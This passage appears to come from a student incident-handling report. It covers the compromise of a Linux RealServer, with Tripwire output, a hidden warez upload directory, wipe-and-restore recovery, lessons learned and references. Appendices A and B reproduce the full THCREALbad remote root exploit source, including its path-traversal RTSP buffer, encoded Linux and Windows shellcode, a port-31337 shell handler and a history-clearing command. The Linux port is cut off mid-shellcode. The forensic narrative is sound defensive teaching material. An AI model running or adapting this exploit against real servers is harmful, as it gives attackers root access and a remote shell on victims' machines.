Bob changed into the directory to see what the name of the file was so that he could display it and discovered that there are no reports after the 22nd of March. This seemed a little strange since, by default, Tripwire creates a daily '*cron job*' so that Tripwire will run everyday to check the integrity of the file system. According to Dreamhost.com, "A cron job is simply a command you normally run from a shell window (i.e. telnet or ssh) that is periodically run at times you specify." This means that Tripwire should have been running its integrity check every night, but for some reason was not. This was because the files required by Tripwire were damaged. . Figure (72) shows what reports were in the */var/lib/tripwire/report/* directory.

```
[root@Target-Linux tmp]# ls /var/lib/tripwire/report/
Target-Linux-20040311-164139.twr  Target-Linux-20040317-040306.twr
Target-Linux-20040312-040306.twr  Target-Linux-20040318-040306.twr
Target-Linux-20040313-040306.twr  Target-Linux-20040319-040306.twr
Target-Linux-20040314-040306.twr  Target-Linux-20040320-040306.twr
Target-Linux-20040315-040306.twr  Target-Linux-20040321-040306.twr
Target-Linux-20040316-040306.twr  Target-Linux-20040322-040306.twr
[root@Target-Linux tmp]#
```

Figure (72)

Figure (73) shows when Bob printed out (to the screen) the Tripwire report that he just ran, the */etc/services* file and the */etc/xinet.d/daytime* file had both been modified on March 26, 2004 around 9:00am. At that same time three other files were added to the system; two in the */etc/X11* directory, one named "*X11fd*", and the other named "*X11fd.config*". Could this be the X11fd process that is accepting connections? There was also a new file added into the */etc/xinet.d* directory named "*X11fd*". We need to check out this file some more.

```
--------------------------------------------------------------------------------
Rule Name: Critical configuration files (/etc/services)
Severity Level: 100
--------------------------------------------------------------------------------
  ----------------------------------------
  Modified Objects: 1
  ----------------------------------------

Modified object name:  /etc/services

  Property:            Expected                  Observed
  -------------        -----------               -----------
* Inode Number         223171                    226004
* Size                 19891                     19938
* Modify Time          Wed 03 Apr 2002 06:53:20 AM Fri 22 Mar 2004 09:12:37 AM
* CRC32                DsTppm                    Bsrz/6
* MD5                  DOocpMeIFg6UhUZ5eD3xby    CdXGXHeTBx98CYCORODpc1
```

```
------------------------------------------------------------------------------
Rule Name: OS executables and libraries (/etc/xinetd.d)
Severity Level: 100
------------------------------------------------------------------------------
  ---------------------------------------
  Added Objects: 1
  ---------------------------------------

Added object name:  /etc/xinetd.d/X11fd

  ---------------------------------------
  Modified Objects: 1
  ---------------------------------------

Modified object name:  /etc/xinetd.d/daytime

  Property:            Expected                    Observed
  -------------        -----------                 -----------
* Inode Number         180472                      209813
* Size                 399                         390
* Modify Time          Wed 03 Apr 2002 06:53:20 AM Fri 22 Mar 2004 09:10:43 AM
* CRC32                AqzZEQ                      BEICCR
* MD5                  BSYV/AbxCOWZq5TUxDii2Z      BIlqgZ8M7E6Y7q85YMDOoG

------------------------------------------------------------------------------
Rule Name: OS executables and libraries (/etc/X11)
Severity Level: 100
------------------------------------------------------------------------------
  ---------------------------------------
  Added Objects: 2
  ---------------------------------------

Added object name:  /etc/X11/X11fd
Added object name:  /etc/X11/X11fd.config
```

Figure (73)

Bob looked at the newly added file in the */etc/xinet.d* directory and concluded it is used to start the *X11fd* process when the machine starts up.

Knowing that someone gained unauthorized root access and that the machine was set up as an FTP server, Bob figured he would start checking around to see where the FTP server is putting the files. Bob used the "*du*" or disk usage command to find out where the files might be located. He found that a hidden directory had been created inside the "*/realserver/course_videos*" directory. When we changed into the directory and looked around, figure (74) shows a little of what we saw.

```
[root@Target-Linux uploads]# pwd
/realserver/course_videos/.../uploads
[root@Target-Linux uploads]# ls -al
total 157
drwxr-xr-x    2 ftp      ftp          4096 Mar 22 10:00 .
drwxr-xr-x    5 ftp      ftp          4096 Mar 22 10:00 ..
-rw-r--r--    1 ftp      ftp       1138688 Mar 22 19:56 adore.zip
-rw-r--r--    1 ftp      ftp     476436528 Apr 04 02:56 ms_office_xp.zip
-rw-r--r--    1 ftp      ftp     519405568 Mar 26 03:43 photoshop.zip
-rw-r--r--    1 ftp      ftp     275939328 Mar 23 10:55 quicken.zip
-rw-r--r--    1 ftp      ftp     569302156 Mar 29 11:20 win_2k.zip
-rw-r--r--    1 ftp      ftp       9868813 Apr 02 13:57 xxx_videos.mpg
[root@Target-Linux uploads]#
```

Figure (74)

Now that we have done almost everything else to this machine, we figured we would check out the log files to see if anything is in there to shed some light on how the hacker(s) got in the system in the first place. Bob checked the logs in the */var/log/* directory and did not really find anything that would give him an exact cause. I asked if that was all of the logs he could look at, and then he realized that the RealServer has logs too. He checked those logs and found that the error log had only one entry in it and it was indicating the server application had been restarted due to a fatal error condition, see figure (75). The time stamp on the restart was right around the time that the files were added and/or modified on the system. Could this be the hacker(s) way in?

```
***22-Mar-04 09:11:11.584 rmserver(24044): Server automatically restarted due to fatal error
condition
```

Figure (75)

At this point we had this machine contained, but did not know about any other systems on the network and if they had been compromised. To determine if any other machines were compromised, Bob reviewed the firewall and routers logs for the past few weeks to see if any of the traffic was destined for other machines on the network or just this server. Bob concluded that the only system affected by this break-in was the Linux RealServer machine.

Eradication

Looking at the error message in the RealServer error log, as shown in figure (75), we noticed that this is the only error message in the whole log for the entire three week period, and the time is around the time and date that these "extra" files were added. We decided to check with Real Network's web site to see if there were any known issues. Sure enough, there was a security bulletin indicating a problem with the View Source Plug-in and they provided a temporary work around. The website says "

> Helix Universal Server 9 and earlier versions (RealSystem Server 8, 7 and RealServer G2) are vulnerable to a root exploit when certain types of character strings appear in large numbers within URLs destined for the Server's protocol parsers. RealNetworks Proxy products are not vulnerable to this exploit.
>
> Solution:
>
> > RealNetworks has verified that vulnerability to this exploit can be effectively closed by removing the RealNetworks View Source plug-in from the /Plugins directory and restarting the Server process."

After reading the information on the website, Bob and I figure this was the hacker's original way into the machine. According to Real Networks, all Bob has to do to fix this vulnerability is to remove the view source plug-in. However, Bob is not sure about the total extent of the compromise. Granted, we did find some things on the system, Bob, nor I, are totally sure that we got everything. With that in mind, Bob decided to reinstall the entire system from this back-up.

Since Bob knows this is the only system compromised, and we feel that we know the root cause of the break-in, it is time to restore the system to an operational state.

Recovery

Bob figured the only way to make sure that all traces of the hacker are cleaned from the system is to wipe it clean and restore from his back-up. First Bob will unplug the machine from the network and then wipe the machine with Autoclave v0.3. This will ensure that nothing is left on the drive. A snippet of Autoclave's website, which was created at the University of Washington, states, "According to the University of Washington's Computer Disposal Policy, hard drives must be wiped electronically using a 3-pass binary overwrite . . . Autoclave has 5 levels of cleanliness; you want to use level 3." This should take care of the cleaning of the drive.

Once the drive has been completely cleaned, Bob will restore the system from the back-up that he made the day he put the system on-line. This is the last known good back-up that he has. Once the system has been restored, Bob will remove the RealServer View Source Plug-in as directed by Real Networks. This should prevent another break-in; through this hole anyway. Bob will also "tweak" the Tripwire policy so that the application will e-mail the reports to him after they are run. This way he can

view the report each day without having to actually go to the server and look at them. Once the policy has been modified, Bob will restore the videos to the system from the CDs that they are on. The videos are created on another machine, burned to CD and then 'uploaded' to the RealServer systems.

While Bob is busy restoring the system, I will finish taking my notes and generate a list of things that Bob can do to help him during the next incident.

Lessons Learned

First I want to go over the "time line" with Bob to make sure my notes are accurate to provide me with a "big picture" of the incident.

- March 10 – afternoon – Bob finishes building the Linux RealServer.
- March 11 – afternoon – Bob installs and initializes Tripwire, backs up the entire system and puts the server on the network.
- March 12 thru 22 – No one looks at the RealServers, except to upload videos. No problems uploading videos yet.
- March 22 – around 9:10 – Tripwire indicates the /etc/xinetd.d/daytime file has been modified.
- March 22 – 9:11 – Linux RealServer restarts due to fatal error condition
- March 22 – 9:12 – Tripwire indicates the /etc/services file has been modified.
- March 22 – 9:12 – Tripwire indicates that three files have been added to the system, /etc/X11/X11fd, /etc/X11/X11fd.config, and /etc/xinetd.d/X11fd.
- March 22 – 10:00 – Directory created in the /realserver/course_videos/ directory, which is being used as an FTP storage space.
- April 9 – 14:00 – Disk full error when trying to upload new class videos to server.
- April 9 – 14:16 – Checked what processing are running, noticed strange ones. Called for help.
- April 9 – late – Created image of disk, wiped system clean and then restored from back-up.

After looking at the Real Networks' web site, we are pretty sure that the RealServer was the vulnerable application that allowed the hackers access to the box. Bob will remove the View Source Plug-in to make sure that "hole" has been plugged.

After Bob finished the RealServer restoral, tweaked the Tripwire policy and removed the suspect file, I figured I would sit down with him and go over some notes on how he can be better prepared for the next incident.

First I would go over the positive things about this incident;

- Tripwire was installed, initialized and "tweaked" for the system.
- Knowing what "looks right" about the system.
- Having extra personnel to assist whenever needed. (Assistants)
- Calling for assistance when needed.

There are a few items that could have been done better, or needs to be done next time:

- Use your tools, i.e., look at the Tripwire reports.
- Set up a site policy concerning incidents and how to handle them.
- Actually use your personnel, designate what tasks are to be done and by whom.

I figured that I would expand on my 'findings'. I let Bob know that having Tripwire installed, initialized and "tweaked" for his system is a great tool and it works wonderful; he just needs to read the reports. I suggested that Bob change the Tripwire policy so that after a report is run, Tripwire can e-mail it to him. That way, even though the report is being run at 3:00 or 4:00 in the morning, it can e-mail him the results and the report will be waiting for him when he arrives in the morning.

The fact that Bob was not afraid to call for assistance is a good sign, when in doubt…ask. The school has a lot of assistants; I suggested he use the assistants a little more than he did during this incident. This would allow the assistants to take up more of the responsibility, and free Bob up to do other stuff.

I explained to Bob that the school should document who does what and when. Even if he can't provide an actual name indicating what duties a person would do, at least list a title. This way, as you lose students due to graduation and gain new ones, as long as the new students know what their job title/position is, they will know exactly what duties and responsibilities are theirs during an incident, disaster, and/or normal working conditions.

As far as setting up some kind of policy, I also told him that the "*First Responder Guide*" produced by National Criminal Justice, would be a good booklet for him to have. It will give him a lot of checklists that he can tailor to his own site. Another good reference for actual incident handling is the checklist from the Department of Homeland Defense; it's a very basic checklist with the explanation of the sections of the list on their website.

The last thing I told Bob before I left was that he needed to make sure that passwords for all of his servers, at the very least, are changed. Even though we did not see any evidence of the attacker getting a hold of the password file, I explained to him that it is "better to be safe, than sorry." Bob totally agreed and as I started to leave, he was in the process of changing the passwords on the newly restored RealServer. He was also directing his assistants to start changing the passwords on other machines.

References

RealNetworks Info:
http://service.real.com/help/faq/security/bufferoverrun030303.html
http://service.real.com/help/faq/security/rootexploit082203.html

CERT:
http://www.kb.cert.org/vuls/id/934932

SecurityFocus:
http://www.securityfocus.com/bid/8476/

CIAC.org (Computer Incident Advisory Capability):
http://www.ciac.org/ciac/bulletins/n-152.shtml

SecuriTeam:
http://www.securiteam.com/securitynews/5QP0L1PAUO.html

Internet Security:
http://www.i-eye.net/tools/index.php

Common Vulnerabilities and Exposures (CVE):
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0725

VULNWATCH: 20030825 New Bug in RealServer:
http://archives.neohapsis.com/archives/vulnwatch/2003-q3/0087.html

Immunity, Inc.: Nothing formal, Posting to discussion forums:
http://lists.immunitysec.com/pipermail/dailydave/2003-August/000030.html

Real Time Streaming Protocol (RTSP) Information:
ftp://ftp.isi.edu/in-notes/rfc2326.txt
http://www.rtsp.org/2003/drafts/draft05/draft-ietf-mmusic-rfc2326bis-05.pdf
http://docs.real.com/docs/rtsp.pdf
http://iml.dartmouth.edu/DLS/about/docs/Streaming_protocols.doc

Hypertext Transport Protocol (HTTP) Information:
ftp://ftp.isi.edu/in-notes/rfc2068.txt

Real Server Ports Used:
http://www.jus.unitn.it/services/arc/samples/manual/htmfiles/firewall.htm#98557

Buffer Overflow Information:
http://computer.howstuffworks.com/c11.htm
http://www.zone-h.org/files/32/bof_stack1.txt

Target Network Information:
http://www.giac.org/practical/GCIH/Don_Murdoch_GCIH.pdf

Target Network Diagram:
http://www.agilemodeling.com/artifacts/networkDiagram.htm#Figure1

Grep Information:
http://www.gnu.org/software/grep/grep.html

Autoclave v0.3 - Hard drive sterilization on a bootable floppy:
http://staff.washington.edu/jdlarios/autoclave/

SANS Incident Handling Forms:
http://www.sans.org/incidentforms/

NIST Computer Security Incident Handling Guide:
http://www.csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

chkrootkit - Checks system for installed root kits:
http://www.chkrootkit.org/

Penguin Sleuth Kit:
http://www.linux-forensics.com/forensics/pensleuth.html

Pro Discover input on “Smears”:
http://www.techpathways.com/uploads/RemoteAnalysisAndImagingApplicationNote.pdf

Methods for creating images over the network on live system:
http://www.honeynet.org/scans/scan29/sol/gmartin/

Definition of cron job:
https://panel.dreamhost.com/kbase/index.cgi?area=2507

KNOPPIX Bootable CD Validation Study for Live Forensic Preview of Suspects Computer -by Ernest Baca:
http://www.linux-forensics.com/forensics/KNOPPIXValidation.pdf

National Criminal Justice - First Responder Guide:
http://www.ojp.usdoj.gov/nij

The Federal Computer Incident Response Center (FedCIRC) - Incident Handling Checklist (*Department of Homeland Security*):
http://www.fedcirc.gov/incidentResponse/IHchecklists.html

Western Illinois University Computer Policy Manual:
http://www.wiu.edu/users/mivpas/handbook/policies/computersec.shtml

Appendix A: The Original Source Code

This is the original source code; the latest release of this exploit is version 5.

```
/*****************************************************************************/
/* THCREALbad 0.5 - Wind0wZ & Linux remote root exploit                      */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)             */
/* THC PUBLIC SOURCE MATERIALS                                                */
/*                                                                            */
/* This exploit was an 0day from some time, but as CANVAS leaked and kiddies */
/* exploited this bug like hell, realnetworks got info on that bug and posted*/
/* a workaround on their site. So THC decided to release this one to the     */
/* public now. Fuck u kiddies ! BURST IN HELL !                               */
/*                                                                            */
/*                                                                            */
/* Also try the testing mode before exploitation of this bug, what OS is     */
/* running on the remote site, to know what type of shellcode to use.        */
/*                                                                            */
/* Greetings go to Dave Aitel of Immunitysec who found that bug.             */
/*                                                                            */
/* compile with MS Visual C++ : cl THCREALbad.c                               */
/*                                                                            */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, zip, zilvio, LSD and Dave Aitel                            */
/*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#define WINDOWS 0
#define LINUX 1
#define OSTESTMODE 2

#pragma comment(lib, "ws2_32.lib")

#define CMD "unset HISTFILE;uname -a;id;\n"

char ostestmode[] = "OPTIONS / RTSP/1.0\r\n\r\n";

char attackbuffer1[] =
"DESCRIBE /"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
```

```
"../../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../../";

char attackbuffer2[] = ".smi RTSP/1.0\r\n\r\n";

char decoder[] =
"\xcc\xcc\x90\x8b\xfd\x83\xc7\x37\x33\xc9\xb2\x90\x66\x81\xc1"
"\x02\x02\x8a\x1f\x32\xda\x88\x1f\x47\xe2\xf7";

char linuxshell[] =
"\x32\xc3\x32\xd8\x32\xca\x52\xb2\x05\x52\xb2\x02\x52\xb2\x01"
"\x52\x8a\xe2\xb0\x02\xb3\x65\xce\x83\x8a\xc2\x32\xc3\x32\xd8"
"\x53\x53\x53\x65\x6b\x79\x6a\xb0\x01\x65\x50\x8a\xe1\xb0\x13"
"\x50\xb0\x01\x51\x52\x8a\xc9\x8a\xe2\xb3\x65\xce\x83\x32\xd8"
"\x3a\xc0\x77\x06\x32\xc3\x43\xce\x83\x32\xc3\x53\x51\x8a\xe2"
"\xb0\x07\xb3\x65\xce\x83\x8a\xd4\x32\xc3\x32\xd8\x32\xca\xb0"
"\x12\xb2\x02\xb3\x33\xce\x83\x32\xc3\x32\xd8\x53\x53\x54\x8a"
"\xe2\xb0\x06\xb3\x65\xce\x83\x8a\xc5\x32\xc3\x32\xd8\xb3\x01"
"\xce\x83\x3a\xc0\x76\x43\x32\xc3\x8a\xf8\xb3\x05\xce\x83\x32"
"\xc3\x32\xca\x8a\xf0\xb3\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3"
"\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3\x3d\xfd\xc3\xce\x83\x32"
"\xc3\x53\x6b\x2c\x2c\x70\x6b\x6b\x2c\x61\x6a\x6d\x8a\xe0\x88"
"\x57\x27\x0b\x53\x50\x8a\xe2\xb3\x08\xce\x83\x32\xc3\x43\xce"
"\x83\x32\xc3\x8a\xf0\xb3\x05\xce\x83\xe8\x9a";

char w32shell[] =
"\x7b\xb3\xea\xf9\x92\x95\xfc\xc9\x68\x8d\x0c\x4e\x1c\x41\xdc"
"\xe0\x44\x93\x60\xb7\xb0\xb0\xa0\x98\xc7\xc3\xa2\xcf\xa3\xa2"
"\xbe\xd4\xdc\xdc\x91\x7b\x95\x78\x69\x6f\x6f\x6f\xcd\x13\x7d"
"\xba\xfa\xa0\xc9\xf4\x1b\x91\x1b\xd0\x9c\x1b\xe0\x8c\x3d\x1b"
"\xe8\x98\x1d\xcf\xac\x1b\x8b\x91\x6b\x1b\xcb\xe8\x91\x6b\x1b"
"\xdb\x8c\x91\x69\x1b\xc3\xb4\x91\x6a\xc3\xc1\xc2\x1b\xcb\xb0"
"\x91\x6b\xa1\x59\xd1\xa1\x50\x09\x1b\xa4\x1b\x91\x6e\x3c\xa1"
"\x52\x41\x72\x14\x50\xe5\x67\x9f\x26\xd5\x95\x1d\xd4\xd5\x94"
"\xf6\xa9\x80\xe5\x71\xf6\xa1\x80\xca\xc8\xce\xc6\xc0\xc2\xbb"
"\xde\x80\xd1\x9f\x27\x9c\xda\x1b\x94\x18\x91\x68\x9f\x26\xdd"
"\x95\x19\xd4\x1d\x48\x6e\xdd\x95\xe5\x2e\x6e\xdd\x94\xe4\xb1"
"\x6e\xdd\xb2\x1d\xcd\x88\xc3\x6f\x40\x19\x57\xfa\x94\xc8\x18"
"\xd5\x95\x10\xd5\xe7\x9a\x1d\xcd\xe4\x10\xfb\xb6\x84\x79\xe8"
"\x6f\x6f\x6f\x19\x5e\xa1\x4b\xc3\xc3\xc3\xc3\xc6\xd6\xc6\x6f"
"\x40\x07\xc5\xc8\xf6\x19\xa0\xfa\x80\xc5\xc7\x6f\xc5\x44\xde"
"\xc6\xc7\x6f\xc5\x5c\xc3\xc5\xc7\x6f\xc5\x40\x07\x1d\xd5\x18"
"\xc0\x6f\xc5\x74\xc5\xc5\x6f\xc5\x78\x1d\xd4\x95\x9c\x04\xc3"
"\xf8\xbe\xf5\xe8\xf5\xf8\xcc\xf3\xfd\xf4\x04\xa1\x42\x1d\xd5"
"\x5c\x04\xc7\xc7\xc7\xc3\xc3\x6e\x56\x91\x62\xc2\x04\x1d\xd5"
"\xe8\xc0\x1d\xd5\x18\xc0\x21\x98\xc3\xc3\xfa\x80\x6e\x5e\xc2"
"\xc3\xc3\xc3\xc5\x6f\xc5\x7c\xfa\x6f\x6f\xc5\x70";

void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
  unsigned short realport=554;
  unsigned int sock,addr,os,rc;
  unsigned char *finalbuffer,*osbuf;
  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;
```

```
  printf("\nTHCREALbad v0.5 - Wind0wZ & Linux remote root sploit for Realservers
8+9\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)\n");

  if(argc<3 || argc>3)
   usage();

  finalbuffer = malloc(2000);
  memset(finalbuffer,0,2000);

  strcpy(finalbuffer,attackbuffer1);
  os = (unsigned short)atoi(argv[2]);
  switch(os)
  {
   case WINDOWS:
    decoder[11]=0x90;
    break;
   case LINUX:
    decoder[11]=0x03;
    break;
   case OSTESTMODE:
    break;
   default:
    printf("\nillegal OS value!\n");
    exit(-1);
  }

  strcat(finalbuffer,decoder);

  if(os==WINDOWS)
    strcat(finalbuffer,w32shell);
  else
    strcat(finalbuffer,linuxshell);

  strcat(finalbuffer,attackbuffer2);

  if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
  {
   printf("WSAStartup failed !\n");
   exit(-1);
  }

  hp = gethostbyname(argv[1]);

  if (!hp){
   addr = inet_addr(argv[1]);
  }
  if ((!hp)  && (addr == INADDR_NONE) )
  {
   printf("Unable to resolve %s\n",argv[1]);
   exit(-1);
  }

  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }

  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
```

```
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(realport);

  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
    if(os==OSTESTMODE)
    {
     send(sock,ostestmode,sizeof(ostestmode),0);
     Sleep(1000);
     osbuf = malloc(2000);
     memset(osbuf,0,2000);
     recv(sock,osbuf,2000,0);
     if(*osbuf != '\0')
       for(; *osbuf != '\0';)
       {
         if((isascii(*osbuf) != 0) && (isprint(*osbuf) != 0))
         {
        if(*osbuf == '\x53' && *(osbuf + 1) == '\x65' && *(osbuf + 2) == '\x72' &&
*(osbuf + 3) == '\x76' && *(osbuf + 4) == '\x65' && *(osbuf + 5) == '\x72')
          {
            osbuf += 7;
              printf("\nDetected OS: ");
              while(*osbuf != '\n')
                printf("%c", *osbuf++);
              printf("\n");
              break;
          }
         }
         osbuf++;
       }
     free(osbuf);
    }
    else
    {
     send(sock,finalbuffer,2000,0);
     printf("\nexploit send .... sleeping a while ....\n\n");
     Sleep(1000);
    }
  }
  else
   printf("can't connect to realserver port!\n");

  shutdown(sock,1);
  closesocket(sock);
  free(finalbuffer);
  if(os==OSTESTMODE)
   exit(0);

  sock = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  mytcp.sin_port = htons(31337);
  rc = connect(sock, (struct sockaddr *)&mytcp, sizeof(mytcp));
  if(rc!=0)
  {
   printf("can't connect to port 31337 ;( maybe firewalled ...\n");
   exit(-1);
```

```
  }
  if(os==LINUX)
   send(sock,CMD,sizeof(CMD),0);
  shell(sock);
  exit(0);
}
void usage()
{
 unsigned int a;
 printf("\nUsage:  <Host> <OS>\n");
 printf("0 = Wind0wZ\n");
 printf("1 = Linux\n");
 printf("2 = OS Test Mode\n");
 exit(0);
}
void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
  }
 }
}
```

Appendix B: Modified Source – Port to Linux

This is a modified source code in order to port to Linux. This port is version 4.

```
/*****************************************************************************/
/* THCREALbad 0.5 - Wind0wZ & Linux remote root exploit                     */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)           */
/* THC PUBLIC SOURCE MATERIALS                                              */
/*                                                                          */
/* This exploit was an 0day from some time, but as CANVAS leaked and kiddies */
/* exploited this bug like hell, realnetworks got info on that bug and posted*/
/* a workaround on their site. So THC decided to release this one to the    */
/* public now. Fuck u kiddies ! BURST IN HELL !                             */
/*                                                                          */
/* Also try the testing mode before exploitation of this bug, what OS is    */
/* running on the remote site, to know what type of shellcode to use.       */
/*                                                                          */
/* Greetings go to Dave Aitel of Immunitysec who found that bug.            */
/*                                                                          */
/* compile with MS Visual C++ : cl THCREALbad.c                             */
/*                                                                          */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, zip, zilvio, LSD and Dave Aitel                           */
/*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#ifndef linux                                      /*Added to port to Linux */
#define WIN32                                      /*Added to port to Linux */
 #include <winsock2.h>
 #pragma comment(lib, "ws2_32.lib")
#else                                              /*Added to port to Linux */
 #include <sys/socket.h>                           /*Added to port to Linux */
 #include <sys/types.h>                            /*Added to port to Linux */
 #include <sys/time.h>                             /*Added to port to Linux */
 #include <netinet/in.h>                           /*Added to port to Linux */
 #include <arpa/inet.h>                            /*Added to port to Linux */
 #include <netdb.h>                                /*Added to port to Linux */
 #include <unistd.h>                               /*Added to port to Linux */
 #include <ctype.h>                                /*Added to port to Linux */
 #define closesocket(fd) close(fd)                 /*Added to port to Linux */
#endif                                             /*Added to port to Linux */

#define WINDOWS 0
#define LINUX 1
#define OSTESTMODE 2

#define CMD "unset HISTFILE;uname -a;id;\n"

char ostestmode[] = "OPTIONS / RTSP/1.0\r\n\r\n";

char attackbuffer1[] =
"DESCRIBE /"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
```

```
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../"
"../../../../../../../../../../../../../../../../../../../../";

char attackbuffer2[] =
".smi RTSP/1.0\r\n\r\n";

char decoder[] =
"\xcc\xcc\x90\x8b\xfd\x83\xc7\x37\x33\xc9\xb2\x90\x66\x81\xc1"
"\x02\x02\x8a\x1f\x32\xda\x88\x1f\x47\xe2\xf7";

char linuxshell[] =
"\x32\xc3\x32\xd8\x32\xca\x52\xb2\x05\x52\xb2\x02\x52\xb2\x01"
"\x52\x8a\xe2\xb0\x02\xb3\x65\xce\x83\x8a\xc2\x32\xc3\x32\xd8"
"\x53\x53\x53\x65\x6b\x79\x6a\xb0\x01\x65\x50\x8a\xe1\xb0\x13"
"\x50\xb0\x01\x51\x52\x8a\xc9\x8a\xe2\xb3\x65\xce\x83\x32\xd8"
"\x3a\xc0\x77\x06\x32\xc3\x43\xce\x83\x32\xc3\x53\x51\x8a\xe2"
"\xb0\x07\xb3\x65\xce\x83\x8a\xd4\x32\xc3\x32\xd8\x32\xca\xb0"
"\x12\xb2\x02\xb3\x33\xce\x83\x32\xc3\x32\xd8\x53\x53\x54\x8a"
"\xe2\xb0\x06\xb3\x65\xce\x83\x8a\xc5\x32\xc3\x32\xd8\xb3\x01"
"\xce\x83\x3a\xc0\x76\x43\x32\xc3\x8a\xf8\xb3\x05\xce\x83\x32"
"\xc3\x32\xca\x8a\xf0\xb3\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3"
"\x3d\xfd\xc3\xce\x83\x32\xc3\x42\xb3\x3d\xfd\xc3\xce\x83\x32"
"\xc3\x53\x6b\x2c\x2c\x70\x6b\x6b\x2c\x61\x6a\x6d\x8a\xe0\x88"
"\x57\x27\x0b\x53\x50\x8a\xe2\xb3\x08\xce\x83\x32\xc3\x43\xce"
"\x83\x32\xc3\x8a\xf0\xb3\x05\xce\x83\xe8\x9a";

char w32shell[] =
"\x7b\xb3\xea\xf9\x92\x95\xfc\xc9\x68\x8d\x0c\x4e\x1c\x41\xdc"
"\xe0\x44\x93\x60\xb7\xb0\xb0\xa0\x98\xc7\xc3\xa2\xcf\xa3\xa2"
"\xbe\xd4\xdc\xdc\x91\x7b\x95\x78\x69\x6f\x6f\x6f\xcd\x13\x7d"
"\xba\xfa\xa0\xc9\xf4\x1b\x91\x1b\xd0\x9c\x1b\xe0\x8c\x3d\x1b"
"\xe8\x98\x1d\xcf\xac\x1b\x8b\x91\x6b\x1b\xcb\xe8\x91\x6b\x1b"
"\xdb\x8c\x91\x69\x1b\xc3\xb4\x91\x6a\xc3\xc1\xc2\x1b\xcb\xb0"
"\x91\x6b\xa1\x59\xd1\xa1\x50\x09\x1b\xa4\x1b\x91\x6e\x3c\xa1"
"\x52\x41\x72\x14\x50\xe5\x67\x9f\x26\xd5\x95\x1d\xd4\xd5\x94"
"\xf6\xa9\x80\xe5\x71\xf6\xa1\x80\xca\xc8\xce\xc6\xc0\xc2\xbb"
